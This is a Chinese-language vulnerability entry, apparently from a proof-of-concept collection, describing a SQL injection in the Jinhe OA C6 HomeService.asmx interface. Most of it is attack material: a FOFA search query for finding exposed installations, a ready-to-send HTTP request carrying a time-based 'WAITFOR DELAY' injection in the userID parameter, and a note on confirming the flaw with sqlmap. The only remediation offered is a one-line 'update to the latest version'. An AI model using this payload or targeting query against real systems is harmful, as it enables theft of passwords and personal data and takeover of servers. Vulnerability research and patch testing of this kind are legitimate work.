J1-12金和-OA-SQL

漏洞描述：

金和OA C6 HomeService.asmx接口处存在SQL注入漏洞，攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

影响版本：

- 金和 OA

网络测绘：

fofa语法：


FOFA：app="金和网络-金和OA"

漏洞复现：


payload：

```
GET /c6/jhsoft.mobileapp/AndroidSevices/HomeService.asmx/GetHomeInfo?userID=1'%3b+WAITFOR%20DELAY%20%270:0:5%27-- HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```

效果图:
延时5秒



SQLmap验证



修复建议：

更新至最新系统